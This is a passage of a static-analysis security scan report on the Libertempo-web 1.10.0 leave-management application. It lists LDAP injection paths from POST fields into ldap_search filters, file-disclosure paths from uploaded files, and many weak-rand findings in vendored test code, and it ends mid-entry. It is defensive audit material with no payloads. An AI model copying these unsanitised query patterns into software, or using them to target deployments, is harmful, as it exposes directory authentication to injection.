Method function getpost_variable(\$variable, \$default="")

```
....
1402.      $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function find_email_adress_for_user(\$login)

```
....
633.          $sr    = ldap_search($ds, $_SESSION['config']['searchdn'],
$filter);
```

LDAP Injection\Path 3:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=362
Status	New

Method ajoutUtilisateurModule at line 2081 of /Libertempo-web-1.10.0/admin/Fonctions.php gets user input from the `_POST` element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in an LDAP query in method ajoutUtilisateurModule at line 2081 of /Libertempo-web-1.10.0/admin/Fonctions.php. This may enable an LDAP Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/admin/Fonctions.php	/Libertempo-web-1.10.0/admin/Fonctions.php
Line	2092	2109
Object	<code>_POST</code>	filter

Code Snippet

File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method public static function ajoutUtilisateurModule(\$onglet)

```
....
2092.          foreach($_POST['new_ldap_user'] as $login) {
....
2109.          $sr    = ldap_search($ds,
$_SESSION['config']['searchdn'], $filter);
```

LDAP Injection\Path 4:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=363
Status	New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/index.php	/Libertempo-web-1.10.0/library/authLDAP.php
Line	48	120
Object	<code>_POST</code>	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/index.php
Method <?php

```
.....
48.    $session_username = isset($_POST['session_username']) ?
$_POST['session_username'] : '';
```



File Name /Libertempo-web-1.10.0/library/authLDAP.php
Method function ldap_query()

```
.....
120.    $sr = ldap_search($ds,$this->searchdn[$i],("&(".$config_ldap_login."=".$this->user_login.") (memberof=" . $this->ldap_group[$i] .)")" );
```

LDAP Injection\Path 5:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=364>
Status New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/index.php	/Libertempo-web-1.10.0/library/authLDAP.php
Line	48	128
Object	_POST	filtre

Code Snippet

File Name /Libertempo-web-1.10.0/index.php
Method <?php

```
.....
48.    $session_username = isset($_POST['session_username']) ?
$_POST['session_username'] : '';
```



File Name /Libertempo-web-1.10.0/library/authLDAP.php
Method function ldap_query()

```
.....
128.    $sr = ldap_search($ds,$this->searchdn[$i],$filtre);
```

File Disclosure

Query Path:

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.8 - Improper access control

Description

File Disclosure\Path 1:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=375
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/admin/Fonctions.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	761	1720
Object	_FILES	file

Code Snippet

File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method public static function saveRestoreModule()

```
....
761.
    $fichier_restaura_tmpname=$_FILES['fichier_restaura']['tmp_name'];
```

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function execute_sql_file(\$file)

```
....
1720.    $lines = file ($file);
```

File Disclosure\Path 2:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=376
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/ServerRequest.php	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/Stream.php
Line	180	66
Object	_FILES	stream_get_meta_data

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/ServerRequest.php
Method public static function fromGlobals()

```
....
180.         ->withUploadedFiles(self::normalizeFiles($_FILES));
```



File Name /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/Stream.php
Method public function __construct(\$stream, \$options = [])

```
....
66.         $meta = stream_get_meta_data($this->stream);
```

File Disclosure\Path 3:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=377>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/ServerRequest.php	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/Stream.php
Line	180	248
Object	_FILES	stream_get_meta_data

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/ServerRequest.php
Method public static function fromGlobals()

```
....
180.         ->withUploadedFiles(self::normalizeFiles($_FILES));
```



File Name /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/Stream.php
Method public function getMetadata(\$key = null)

```
....
248.         return $this->customMetadata +
stream_get_meta_data($this->stream);
```

File Disclosure\Path 4:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac->

	paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=378
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/ServerRequest.php	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/Stream.php
Line	180	253
Object	_FILES	stream_get_meta_data

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/ServerRequest.php
Method public static function fromGlobals()

```
....
180.         ->withUploadedFiles(self::normalizeFiles($_FILES));
```

File Name /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/Stream.php
Method public function getMetadata(\$key = null)

```
....
253.         $meta = stream_get_meta_data($this->stream);
```

Insecure Randomness

Query Path:

PHP\Cx\PHP Medium Threat\Insecure Randomness Version:1

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.3 - Insecure cryptographic storage

Description

Insecure Randomness\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=772
Status	New

Method test__call at line 49 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserter.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserter.php
Line	54	54

Object	rand	rand
--------	------	------

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserter.php
Method public function test__call()

```
....
54.                                     ->object($this->testedInstance->integer($integer =
rand(1, PHP_INT_MAX)))->isEqualTo($this->testedInstance->getGenerator()->
integer($integer))
```

Insecure Randomness\Path 2:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=773
Status	New

Method test__call at line 49 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserter.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserter.php
Line	55	55
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserter.php
Method public function test__call()

```
....
55.                                     ->integer($this->testedInstance->integer($integer =
rand(1, PHP_INT_MAX)))->getValue())->isEqualTo($integer)
```

Insecure Randomness\Path 3:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=774
Status	New

Method testResetErrors at line 41 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Line	48	48
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Method public function testResetErrors()

```
....
48.                                     ->if($includer->errorHandler(E_NOTICE, uniqid(),
uniqid(), rand(1, PHP_INT_MAX), []))
```

Insecure Randomness\Path 4:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=775
Status	New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Line	128	128
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Method public function testErrorHandler()

```
....
128.                                     ->boolean($includer->errorHandler($errno =
E_NOTICE, $message = uniqid(), $file = uniqid(), $line = rand(1,
PHP_INT_MAX), $context = []))->isTrue()
```

Insecure Randomness\Path 5:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=776
Status	New

Method testErrorHandler at line 122 of /Libertempo-web-

1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Line	133	133
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Method public function testErrorHandler()

```
....  
133.                                     ->boolean($includer->errorHandler($otherErrno =  
E_WARNING, $otherMessage = uniqid(), $otherFile = uniqid(), $otherLine =  
rand(1, PHP_INT_MAX), $otherContext = []))->isTrue()
```

Insecure Randomness\Path 6:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=777
Status	New

Method testErrorHandler at line 122 of /Libertempo-web-

1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Line	141	141
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Method public function testErrorHandler()

```
....  
141.                                     ->boolean($includer->  
>errorHandler(E_USER_NOTICE, $errstr = uniqid(), uniqid(), rand(1,  
PHP_INT_MAX), uniqid()))->isTrue()
```

Insecure Randomness\Path 7:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=778
Status	New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Line	145	145
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Method public function testErrorHandler()

```
....  
145.                                     ->boolean($includer-  
>errorHandler(E_USER_WARNING, $errstr = uniqid(), uniqid(), rand(1,  
PHP_INT_MAX), uniqid()))->isTrue()
```

Insecure Randomness\Path 8:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=779
Status	New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Line	149	149
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Method public function testErrorHandler()


```
.....
149.                                     ->boolean($includer-
>errorHandler(E_DEPRECATED, $errstr = uniqid(), uniqid(), rand(1,
PHP_INT_MAX), uniqid()))->isTrue()
```

Insecure Randomness\Path 9:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=780
Status	New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Line	154	154
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Method public function testErrorHandler()

```
.....
154.                                     ->boolean($includer->errorHandler(E_NOTICE,
$errstr = uniqid(), uniqid(), rand(1, PHP_INT_MAX), uniqid()))->isTrue()
```

Insecure Randomness\Path 10:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=781
Status	New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Line	158	158

Object	rand	rand
--------	------	------

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Method public function testErrorHandler()

```
....
158.                                     ->boolean($includer->errorHandler(E_WARNING,
    $errstr = uniqid(), uniqid(), rand(1, PHP_INT_MAX), uniqid()))->isTrue()
```

Insecure Randomness\Path 11:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=782
Status	New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Line	162	162
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Method public function testErrorHandler()

```
....
162.                                     ->boolean($includer-
>errorHandler(E_USER_NOTICE, $errstr = uniqid(), uniqid(), rand(1,
    PHP_INT_MAX), uniqid()))->isTrue()
```

Insecure Randomness\Path 12:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=783
Status	New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Line	166	166
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Method public function testErrorHandler()

```
....  
166.                                     ->boolean($includer-  
>errorHandler(E_USER_WARNING, $errstr = uniqid(), uniqid(), rand(1,  
PHP_INT_MAX), uniqid()))->isTrue()
```

Insecure Randomness\Path 13:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=784
Status	New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Line	170	170
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/includer.php
Method public function testErrorHandler()

```
....  
170.                                     ->boolean($includer-  
>errorHandler(E_DEPRECATED, $errstr = uniqid(), uniqid(), rand(1,  
PHP_INT_MAX), uniqid()))->isTrue()
```

Insecure Randomness\Path 14:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=784

Status [d=785](#)
New

Method test__ at line 47 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/locale.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/locale.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/locale.php
Line	52	52
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/locale.php
Method public function test__()

```
....  
52.                                     ->string($this->testedInstance->__($singular =  
'Singular %s %s %s', $plural = 'Plural %s %s %s', - rand(1,  
PHP_INT_MAX))) ->isEqualTo($singular)
```

Insecure Randomness\Path 15:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=786>
Status New

Method test__ at line 47 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/locale.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/locale.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/locale.php
Line	53	53
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/locale.php
Method public function test__()

```
....  
53.                                     ->string($this->testedInstance->__($singular,  
$plural, - rand(1, PHP_INT_MAX))) ->isEqualTo($singular)
```

Insecure Randomness\Path 16:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=787
Status	New

Method test__ at line 47 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/locale.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/locale.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/locale.php
Line	56	56
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/locale.php
Method public function test__()

```
....  
56.                                     ->string($this->testedInstance->__($singular,  
$plural, rand(2, PHP_INT_MAX))) ->isEqualTo($plural)
```

Insecure Randomness\Path 17:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=788
Status	New

Method test__ at line 47 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/locale.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/locale.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/locale.php
Line	57	57
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/locale.php
Method public function test__()

```
....
57.             ->string($this->testedInstance->__($singular,
$plural, rand(2, PHP_INT_MAX), $one = uniqid(), $two = uniqid(), $three
= uniqid()))->isEqualTo(sprintf($plural, $one, $two, $three))
```

Insecure Randomness\Path 18:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=789
Status	New

Method testGetExitCode at line 237 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/php.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/php.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/php.php
Line	252	252
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/php.php
Method public function testGetExitCode()

```
....
252.             ->and($adapter->proc_get_status[2] = ['running' =>
false, 'exitcode' => $exitCode = rand(0, PHP_INT_MAX)])
```

Insecure Randomness\Path 19:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=790
Status	New

Method testSetTitle at line 60 of /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/report.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/report.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/report.php
Line	67	67

Object	rand	rand
--------	------	------

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/report.php
Method public function testSetTitle()

```
....  
67.                                     ->object($report->setTitle($title = rand(1,  
PHP_INT_MAX))) ->isEqualTo($report)
```

Insecure Randomness\Path 20:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=791
Status	New

Method test__call at line 49 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/asserter.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/asserter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/asserter.php
Line	54	54
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/asserter.php
Method public function test__call()

```
....  
54.                                     ->object($this->testedInstance->integer($integer =  
rand(1, PHP_INT_MAX))) ->isEqualTo($this->testedInstance->getGenerator()-  
>integer($integer))
```

Insecure Randomness\Path 21:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=792
Status	New

Method test__call at line 49 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/asserter.php uses a weak method rand to produce random values.

These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/asserter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/asserter.php
Line	55	55
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/asserter.php
Method public function test__call()

```
....  
55.                                     ->integer($this->testedInstance->integer($integer =  
rand(1, PHP_INT_MAX)) ->getValue()) ->isEqualTo($integer)
```

Insecure Randomness\Path 22:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=793>
Status New

Method testResetErrors at line 41 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php
Line	48	48
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php
Method public function testResetErrors()

```
....  
48.                                     ->if($includer->errorHandler(E_NOTICE, uniqid(),  
uniqid(), rand(1, PHP_INT_MAX), []))
```

Insecure Randomness\Path 23:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=794
Status	New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php
Line	128	128
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php
Method public function testErrorHandler()

```
....  
128.         ->boolean($includer->errorHandler($errno =  
E_NOTICE, $message = uniqid(), $file = uniqid(), $line = rand(1,  
PHP_INT_MAX), $context = []))->isTrue()
```

Insecure Randomness\Path 24:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=795
Status	New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php
Line	133	133
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php
Method public function testErrorHandler()

```
....  
133.                                     ->boolean($includer->errorHandler($otherErrno =  
E_WARNING, $otherMessage = uniqid(), $otherFile = uniqid(), $otherLine =  
rand(1, PHP_INT_MAX), $otherContext = []))->isTrue()
```

Insecure Randomness\Path 25:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=796>
Status New

Method testErrorHandler at line 122 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php uses a weak method rand to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php
Line	141	141
Object	rand	rand

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/includer.php
Method public function testErrorHandler()

```
....  
141.                                     ->boolean($includer->  
>errorHandler(E_USER_NOTICE, $errstr = uniqid(), uniqid(), rand(1,  
PHP_INT_MAX), uniqid()))->isTrue()
```

Insecure Randomness\Path 26:

Severity Medium
